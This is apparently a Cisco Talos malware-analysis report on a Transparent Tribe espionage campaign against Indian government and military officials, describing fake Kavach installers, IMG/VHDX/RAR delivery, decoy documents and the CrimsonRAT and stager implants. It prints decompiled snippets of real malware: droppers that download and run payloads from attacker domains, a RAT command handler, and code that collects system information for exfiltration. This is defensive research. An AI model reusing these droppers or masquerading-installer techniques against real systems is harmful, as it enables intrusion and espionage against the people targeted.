

# Transparent Tribe campaign uses new bespoke malware to target Indian government officials

---

[blog.talosintelligence.com/2022/03/transparent-tribe-new-campaign.html](https://blog.talosintelligence.com/2022/03/transparent-tribe-new-campaign.html)



By [Asheer Malhotra](#) and [Justin Thattil](#) with contributions from [Kendall McKay](#).

- Cisco Talos has observed a new Transparent Tribe campaign targeting Indian government and military entities. While the actors are infecting victims with CrimsonRAT, their well-known malware of choice, they are also using new stagers and implants.
- This campaign, which has been ongoing since at least June 2021, uses fake domains mimicking legitimate government and related organizations to deliver malicious payloads, a common Transparent tribe tactic.
- Based on our analysis of Transparent Tribe operations over the last year, the group has continued to change its initial entry mechanisms and incorporate new bespoke malware, indicating the actors are actively diversifying their portfolio to compromise even more victims.
- Notably, the adversary has moved towards deploying small, bespoke stagers and downloaders that can be easily modified, likely to enable quick and agile operations.

## Transparent Tribe deploys new implants

---

[Transparent Tribe](#), also known as APT36 and Mythic Leopard, continues to create fake domains mimicking legitimate military and defense organizations as a core component of

their operations. In the latest campaign conducted by the threat actor, Cisco Talos observed multiple delivery methods, such as executables masquerading as installers of legitimate applications, archive files and maldocs to target Indian entities and individuals. These infection chains led to the deployment of three different types of implants, two of which we had not previously observed:

- **CrimsonRAT**: A remote access trojan (RAT) family that Transparent Tribe frequently uses to conduct espionage operations against their targets.
- A previously unknown Python-based stager that leads to the deployment of .NET-based reconnaissance tools and RATs.
- A lightweight .NET-based implant to run arbitrary code on the infected system.

This campaign also uses fake domains mimicking legitimate government and pseudo-government organizations to deliver malicious payloads, a typical Transparent Tribe tactic.

## Threat actor profile

---

Transparent Tribe is a suspected Pakistan-linked threat actor. This group targets individuals and entities associated with governments and military personnel in the Indian subcontinent, specifically Afghanistan and India. Transparent Tribe has also been known to use their CrimsonRAT implant against human rights activists in Pakistan.

The group primarily uses three Windows-based malware families to carry out espionage activities against their targets.

- **CrimsonRAT** is a .NET-based implant that has been the group's malware of choice since at least 2020 . Transparent Tribe's multiple campaigns leveraging CrimsonRAT over the years indicate a steady evolution in the implant's capabilities.
- **ObliqueRAT** is a C/C++-based implant discovered by Talos in early 2020. ObliqueRAT is primarily reserved for highly targeted attacks on government personnel and in operations where stealth is a prime focus of the attackers' infection chain. This implant has also seen a constant evolution in deployment tactics and malicious functionalities over time.
- **Custom malware** used by Transparent Tribe consists of easily and quickly deployable downloaders, droppers and lightweight RATs containing limited capabilities as opposed to CrimsonRAT and ObliqueRAT.

Transparent Tribe also maintains a suite of mobile implants in their arsenal. Implants such as CapraRAT are constantly modified to be deployed against targets. These implants contain a plethora of malicious capabilities meant to steal data from mobile devices.

## Downloader executables

---


Talos observed the use of downloader executables containing different lures related to the Indian government. Themes included topics related to COVID-19, resumes and installers for government applications, such as the Kavach multi-factor authentication (MFA) application.

### Latest variant

---

The latest downloaders primarily masquerade as installers for Kavach and are distributed for delivering malicious artifacts to targets. Kavach is widely used by government personnel, as it allows employees (including military personnel) to access the Indian government's I.T. resources, such as email services.

The droppers are .NET-based executables. They begin execution by checking if the timezone on the infected endpoint contains keywords such as "India." A splash screen is displayed to the victim notifying them that the Kavach application is being installed:



Fake installation splash screen

The downloaders will then reach out to a malicious website, masquerading as a legitimate Indian government or pseudo-government entity, to download a malicious payload that is then activated on the endpoint.

Next, download a legitimate copy of the Kavach application's MSI installer from yet another attacker-controlled website and execute it to make the whole attack chain appear legitimate.

```
try
{
    new WebClient().DownloadFile("http://dsoi.info/downloads/chrmeziIIa.exe", "c:\\\\programdata\\\\"
        \chrmeziIIa.exe");
    if (File.Exists("c:\\\\programdata\\\\"chrmeziIIa.exe"))
    {
        Process.Start("c:\\\\programdata\\\\"chrmeziIIa.exe");
    }
    using (Stream responseStream = WebRequest.Create("http://download.kavach-app.in/
        Kavach.msi").GetResponse().GetResponseStream())
    {
        using (Stream stream = File.OpenWrite("c:\\\\programdata\\\\"Kavach.msi"))
        {
            byte[] buffer = new byte[4096];
            for (int i = responseStream.Read(buffer, 0, 4096); i > 0; i = responseStream.Read(buffer, 0,
                4096))
            {
                stream.Write(buffer, 0, i);
            }
        }
    }
    if (File.Exists("c:\\\\programdata\\\\"Kavach.msi"))
    {
        Process.Start("c:\\\\programdata\\\\"Kavach.msi");
    }
    Environment.Exit(0);
}
```

Downloader fetching and executing malicious payload and legitimate installer for Kavach.

## Additional variant

Another variation of the initial infection vector used in the campaign is a notably large downloader binary (141MB) that contains the entire legitimate installer (MSI) for the Kavach application in its resources. The zipped copy of the MSI is extracted from the downloader's resources and executed on the system as a decoy to appear legitimate to the targets. The actual implant is then downloaded from a remote location, AES-decrypted using a hardcoded key, written to disk and executed on the infected endpoint.

```
private static void StartProcedure()
{
    if (!File.Exists("C:\\ProgramData\\SmcLink\\SmcLink.exe"))
    {
        if (!Directory.Exists(Settings.Default.pat))
        {
            Directory.CreateDirectory(Settings.Default.pat);
        }
        using (WebClient webClient = new WebClient())
        {
            ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
            webClient.DownloadFile("https://kavach-app.in/auth/ver4.mp3", Settings.Default.v4path);
            Program.Final(Program.Create(File.ReadAllText(Settings.Default.v4path)).ToString(),
                "qmquqsqicq.qmqpq3q");
            File.Delete(Settings.Default.v4path);
        }
    }
}
```

The second variant of the downloader downloads and decrypts the payload from a remote location.





## A timeline of older variants

---

As early as June 2021, the attackers primarily used malicious documents (maldocs) as an initial infection vector to deliver the malicious downloaders. This vector consisted of a malicious macro that would download and activate the downloader on the infected endpoint. This practice continued into July 2021.

However, beginning with June 2021, there was also a steady evolution in the distribution tactics used in this campaign. Around this time, we began observing the use of non-traditional initial entry mechanisms throughout the course of this campaign, suggesting a clear intention of aggressively infecting targets for espionage.

For instance, in June 2021, the attackers used IMG files for distribution, containing multiple infection artifacts — all COVID-19 themed — to trick targets into getting infected. Wrapping malware in IMG files is a tactic gaining traction with crimeware operators and APTs as a way to deliver malware to victims since newer versions of the Windows OS natively support IMG files.

Name	Size	Packed Si...	Modified
 DOC.VBS	154	154	2021-06-08 02:05
 SERVICEH.EXE	6 764 180	6 764 180	2021-05-21 09:37
 VACCINAT.LNK	1 219	1 219	2021-06-02 03:08
 VACCINAT.PDF	514 012	514 012	2021-06-08 02:05


Malicious IMG distributed by Transparent Tribe.

The malicious image consists of four files:

- Malicious Python-based stager.
- Decoy PDF document containing a COVID-19-themed lure.
- VBS file for executing the stager and displaying the decoy.
- Malicious LNK file for activating the VBS on the endpoint.

IMG-based infection chain

TALOS




In September 2021, the actors switched up their initial infection artifact and used VHDX files delivering the malicious droppers. VHDX files do not retain Mark Of the Web (MOTW) stamps and thus artifacts such as maldocs, delivered through these wrappers aren't identified as

originating from the internet by Microsoft utilities such as Word, Excel etc. - allowing the attackers to run malicious code on the endpoint without any Microsoft warnings.

The variant of the downloaders used here, previously disclosed by [Cyble](#), masqueraded as an app from the [Canteen Stores Department](#) (CSD) of the Government of India. On execution, this variant would open the legitimate website for CSD on the target's system. However, as seen previously with Transparent Tribe, the threat actors continued the development of similar infection chains consisting of various themes to distribute their malware without regard for any previous public disclosures.

The threat actor then introduced the use of RAR archives to distribute malicious malware in November 2021. The RAR archive consisted of the downloader, this time downloading a highly specific decoy PDF containing the work history of an Indian government official. The RAR archives are typically password-protected and hosted on public media sharing websites. Therefore, it is highly likely that Transparent Tribe used spearphishing emails to deliver download URLs for the archives to their targets via emails containing the passwords for the archives.

Timeline of evolution of entry vectors:



## Implant analyses

## CrimsonRAT

---

CrimsonRAT is a popular malware RAT implant that consists of a wide variety of capabilities. It is the staple implant of choice for Transparent Tribe to establish long-term access into victim networks. This RAT is actively worked upon and has seen considerable updates over the years in not just the development of new capabilities, but also to obfuscate the implant by the APT group.

The latest version of CrimsonRAT seen in this campaign in January and February 2022 contains a number of capabilities, including:

- List files and folders in a directory path specified by the C2.
- Run specific processes on the endpoint — keylogger and USB modules.
- List process IDs and names running on the endpoint.
- Get information such as name, creation times and size of image files (pictures such as BMP, JPG etc.) specified by the C2.
- Take screenshots of the current screen and send it to C2.
- Upload keylogger logs from a file on disk to the C2.
- Send system information to C2 including:
  - Computername, username, Operating System name, filepath of implant, parent folder path.
  - Indicator of whether the keylogger module is in the endpoint and running and its version.
  - Indicator of whether the USB module is in the endpoint and running and its version.
  
- Run arbitrary commands on the system.
- Write data sent by C2 to a file on disk.
- Read contents of a file on disk and exfiltrate to C2.
- List all drives on the system.
- List all files in a directory.
- Download the USB worm and keylogger modules from the C2 and write them to disk.
- Send a file's name, creation time and size to the C2- file path is specified by the C2.
- Delete files specified by the C2 from the endpoint.
- Get names, creation times and size of all files containing the file extension specified by the C2.



```

case "$cl5stats":
case "$cl5sstats":
    this.funiStarter = delegate
    {
        this.update_Stats();
    };
    this.funxThread = new Thread(this.funiStarter);
    this.funxThread.Start();
    break;
case "$ru5nf":
case "$ru5snf":
    this.do_proccess(<>c__DisplayClass.switchType[1].Split(new char[]
    {
        '>'
    })[0]);
    break;
case "$in5fo":
case "$in5sfo":
    this.user_info();
    break;
case "$do5wf":
case "$do5swf":
    this.saveFdile(<>c__DisplayClass.switchType[1]);
    break;
case "$af5ile":
case "$af5sile":
    this.funiStarter = delegate
    {
        <>c__DisplayClass.<>4__this.send_auto(<>c__DisplayClass.switchType[1]);
    };
    this.funxThread = new Thread(this.funiStarter);
    this.funxThread.Start();

```

Code Snippet: CrimsonRAT command handler.

Seen in:

**Jan-Feb 2022:** Deployed by Kavach-themed downloaders.

## Lightweight implant

---

A new lightweight, .NET-based implant was also seen in this campaign in several infection chains. This implant has limited capabilities when compared to CrimsonRAT but contains enough functionality to control and monitor the infected system. Capabilities include:

- List all running processes on the endpoint.
- Download and execute a file from the C2.
- Download and execute a file specified by the C2 from another remote location.
- Close connection with the C2 until the next run.

- Gather system information from the endpoint such as Computer Name, username, public and local IPs, Operating system name, list of runnings AVs, device type (desktop or laptop).

The implant also persists via an InternetShortcut in the current user's Startup directory.

```
try
{
    command = command.Trim(new char[1]);
    string[] array = command.Split(new char[]
    {
        '*'
    });
    string address = array[1];
    string str = array[2];
    using (WebClient webClient = new WebClient())
    {
        webClient.DownloadFile(address, Booklist.maindirpath + "\\\" + str);
    }
    Thread.Sleep(20000);
    Process.Start(Booklist.maindirpath + "\\\" + str);
}
```

Implant downloading and executing a file from a remote location.

Seen in:

- **Jan-Feb 2022:** Deployed by Kavach-themed downloaders.
- **November 2021:** Seen in infection chains using RAR archives hosted on CMS.
- **September 2021:** Deployed by CSD-themed downloaders.

## Python-based stagers

---

We've also observed the use of Python-based stagers throughout this campaign. These stagers are pyinstaller-based EXEs and consist of the following functionalities:

- Collect system information from the endpoint consisting of all running process names, computername and OS name and send it to a remote C2 URL.
- Drops one of two embedded files: A malicious DLL used to activate a recon tool in the current user's Startup folder based on whether the endpoint is Windows 7 or not.
- Parse responses from the C2 to obtain data that is then written to a file to disk.

All the relevant information used in the functioning of the stager is kept in a separate Python file.



```

try
{
    text = string.Concat(new string[]
    {
        text,
        Siblings._trans.Code3,
        Siblings._equals,
        Siblings._os,
        Siblings._ampers
    });
}
catch
{
}
try
{
    text = string.Concat(new string[]
    {
        text,
        Siblings._trans.Code4,
        Siblings._equals,
        Siblings._intranet,
        Siblings._ampers
    });
}
catch
{
}
try
{
    text = string.Concat(new string[]
    {
        text,
        Siblings._trans.Code5,
        Siblings._equals,
        Siblings._typo,
        Siblings._ampers
    });
}
catch
{
}
try
{
    FileVersionInfo versionInfo = FileVersionInfo.GetVersionInfo(Application.ExecutablePath);
    text = string.Concat(new string[]
    {
        text,
        Siblings._trans.Code6,
        Siblings._equals,
        versionInfo.ProductVersion,
        Siblings._ampers
    });
}
}

```

Implant gathering system information for exfiltration to the C2.

The implant will then proceed to get executables from the remote C2 server that are then executed on the infected endpoint.

```

private static bool HarshTone(string _f)
{
    bool result;
    try
    {
        new Process
        {
            StartInfo =
            {
                FileName = _f,
                Arguments = "",
                UseShellExecute = false,
                RedirectStandardOutput = true,
                WindowStyle = ProcessWindowStyle.Hidden,
                CreateNoWindow = true
            }
        }.Start();
        result = true;
    }
    catch
    {
        result = false;
    }
    return result;
}

```

Helper DLL used to execute binaries on the endpoint.

## Targeting and attribution

---


This campaign saw the use of multiple types of lures and decoys to target Indian government personnel. This is a targeting tactic typical of groups operating under the Pakistani nexus of APT groups, such as Transparent Tribe and [SideCopy](#).

For example, in July 2021, we saw the attackers use themes related to the 7th Indian Central Pay Commission (7th CPC) for government employees in maldocs to deliver the Python-based stager that deployed malware on the infected endpoints. Transparent Tribe will frequently use the 7th CPC as a topic of interest to trick victims into opening maldocs and infecting themselves.

HIKE IN SALARY PER MONTH FROM JULY 2021 DUE TO INCREASE IN DA					
Sl. No.	Level & Pay Scale	7th CPC Basic Pay	DA from July 2019 @ 17%	DA from July 2021 @ 28%	Difference in DA
1	Grade Pay 1800 or Level 1 (Basic Pay Rs. 18000 - 56900)	18000	3060	5040	1980
2		18500	3145	5180	2035
3		19100	3247	5348	2101
4		19700	3349	5516	2167
5		20300	3451	5684	2233
6		20900	3553	5852	2299
7		21500	3655	6020	2365
8		22100	3757	6188	2431
9		22800	3876	6384	2508
10		23500	3995	6580	2585
11		24200	4114	6776	2662
12		24900	4233	6972	2739
13		25600	4352	7168	2816
14		26400	4488	7392	2904
15		27200	4624	7616	2992
16		28000	4760	7840	3080
17		28800	4896	8064	3168
18		29700	5049	8316	3267

Maldoc with 7th CPC themes.

We also saw the use of COVID-themed lures and decoys containing advisories primarily targeting employees of the government of India. This is another tactic that the Transparent Tribe has utilized in past operations.

  
Government of India  
Ministry of Personnel, Public Grievances and Pensions  
(Department of Personnel and Training)

\*\*\*\*\*


North Block, New Delhi  
Dated the 6<sup>TH</sup> April, 2021

**OFFICE MEMORANDUM**

**Subject: Preventive measures to contain the spread of Novel Coronavirus (COVID-19) – Vaccination for Central Government employees regarding.**

The undersigned is directed to state that this Department has been issuing instructions from time to time regarding the preventive measures to contain the spread of COVID-19. Government has been monitoring the situation very closely, and based on the strategy adopted for prioritizing the groups for vaccination to contain the spread of COVID-19, currently, all persons of the age of 45 years and above can participate in the vaccination exercise.

2. In view of the above, all Central Government employees of the age of 45 years and above are advised to get themselves vaccinated, so as to effectively contain the spread of COVID-19. They are further advised to continue to follow covid-appropriate behaviour, even after vaccination, by frequent washing of hands/sanitization, wearing a mask/face cover and observing social distancing etc.



COVID-19-themed decoy used against government employees.

Over the past year, we have observed this threat actor heavily utilize women's resumes to target individuals of interest. This is inline with their tactic of honey trapping targets by using such malicious resumes and executables that display alluring pictures. This campaign, however, used a similar yet distinct theme. Instead of resumes, we observed the use of a decoy document in November 2021 that detailed a male Indian Ministry of Defence (MoD) employee's work experience.

Service History as on [REDACTED]

	Name of Officer	[REDACTED]
[REDACTED]	Date of Birth	[REDACTED]
	Home Town	[REDACTED]
	Qualification	[REDACTED]
	Present Posting	[REDACTED] MINISTRY OF DEFENCE, GOI, NEW DELHI

Sno	Post Held by Officer	From	To
1.	[REDACTED]	[REDACTED]	[REDACTED]
2.	[REDACTED]	[REDACTED]	[REDACTED]
3.	[REDACTED]	[REDACTED]	[REDACTED]
4.	[REDACTED]	[REDACTED]	[REDACTED]
5.	[REDACTED]	[REDACTED]	[REDACTED]
6.	[REDACTED]	[REDACTED]	[REDACTED]
7.	[REDACTED]	[REDACTED]	[REDACTED]

Service history of an MoD official used as a lure/decoy.

Another TTP used by Transparent Tribe in their operations is the cloning of legitimate websites into fake ones owned and operated by the attackers. These fake websites are used along with typo-squatted or similarly spelled domains to appear legitimate but serve malicious artifacts as part of the attackers' infection chains. One such example in this campaign is the malicious domain [dsoi\[.\]info](https://dsoi.info/). This domain is a direct copy of the legitimate website of the Defence Service Officers' Institute (DSOI) of India, created by cloning content using HTTrack, a free website copier program.

```

view-source:https://dsoi.info/
1 <!DOCTYPE html>
2 <html class="avada-html-layout-wide avada-html-header-position-top avada-is-100-percent-template" lang="en-US"
  prefix="og: http://ogp.me/ns# fb: http://ogp.me/ns/fb#">
3
4 <!-- Mirrored from dsoi.org.in/ by HTTrack Website Copier/3.x [XR&CO'2014], Tue, 28 Sep 2021 06:16:49 GMT -->
5 <!-- Added by HTTrack --><meta http-equiv="content-type" content="text/html; charset=UTF-8" /><!-- /Added by HTTrack
-->

```

We've seen this tactic (cloning legitimate websites using HTTrack) used by Transparent Tribe in the past to deliver ObliqueRAT malware payloads around mid-2021.



Transparent Tribe commonly uses malicious artifacts against Indian targets, masquerading as legitimate applications maintained by the government of India. In September 2021, Talos disclosed [Operation Armor Piercer](#), which consisted of the use of themes pertaining to the Kavach MFA application to spread commodity RATs. The SideCopy APT group also uses trojans such as [MargulasRAT](#) pretending to be a VPN application for India's [National Informatics Centre \(NIC\)](#). This new campaign from Transparent Tribe also saw fake installers for the Kavach application being used to deploy CrimsonRAT and other malware.

The use of CrimsonRAT in operations such as these is expected of Transparent Tribe. It has been seen in the wild for years and is the tool of choice for the threat actors in campaigns that cast a relatively wide net for targeting their victims. This is unlike ObliqueRAT, which is used in highly targeted operations by Transparent Tribe.

The use of new bespoke malware in addition to the RATs indicates the group is diversifying their malware portfolio to achieve an even greater degree of success. In another common trend, we have also observed Transparent Tribe quickly develop and deploy bespoke, small and lightweight stagers and downloaders that can be modified with relative ease (and discarded if needed), leading to the deployment of their actual implants meant to provide long term access into their targets' networks and systems.

## Conclusion

---

Transparent Tribe has been a highly active APT group in the Indian subcontinent. Their primary targets have been government and military personnel in Afghanistan and India. This campaign furthers this targeting and their central goal of establishing long term access for espionage. The use of multiple types of delivery vehicles and file formats indicates that the group is aggressively trying to infect their targets with their implants such as CrimsonRAT. They have continued the use of fake domains masquerading as government and quasi-government entities, as well as the use of generically themed content-hosting domains to host malware. Although not very sophisticated, this is an extremely motivated and persistent adversary that constantly evolves tactics to infect their targets.

Organizations should remain vigilant against such threats, as they are likely to proliferate in the future. In-depth defense strategies based on a risk analysis approach can deliver the best results in the prevention. However, this should always be complemented by a good incident response plan which has been not only tested with tabletop exercises and reviewed and improved every time it's put to the test on real engagements.

## Coverage

---

Ways our customers can detect and block this threat are listed below. [Cisco Secure Endpoint](#)

(formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free [here](#).

Product	Protection
Cisco Secure Endpoint (AMP for Endpoints)	✓
Cloudlock	N/A
Cisco Secure Email	✓
Cisco Secure Firewall/Secure IPS (Network Security)	✓
Cisco Secure Malware Analytics (Threat Grid)	✓
Umbrella	✓
Cisco Secure Web Appliance (Web Security Appliance)	✓

[Cisco Secure Web Appliance](#) web scanning prevents access to malicious websites and detects malware used in these attacks.

[Cisco Secure Email](#) (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free [here](#).

[Cisco Secure Firewall](#) (formerly Next-Generation Firewall and Firepower NGFW) appliances such as [Threat Defense Virtual](#), [Adaptive Security Appliance](#) and [Meraki MX](#) can detect malicious activity associated with this threat.

Cisco Secure Malware Analytics (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.

Umbrella, Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network. Sign up for a free trial of Umbrella [here](#).

Cisco Secure Web Appliance (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.

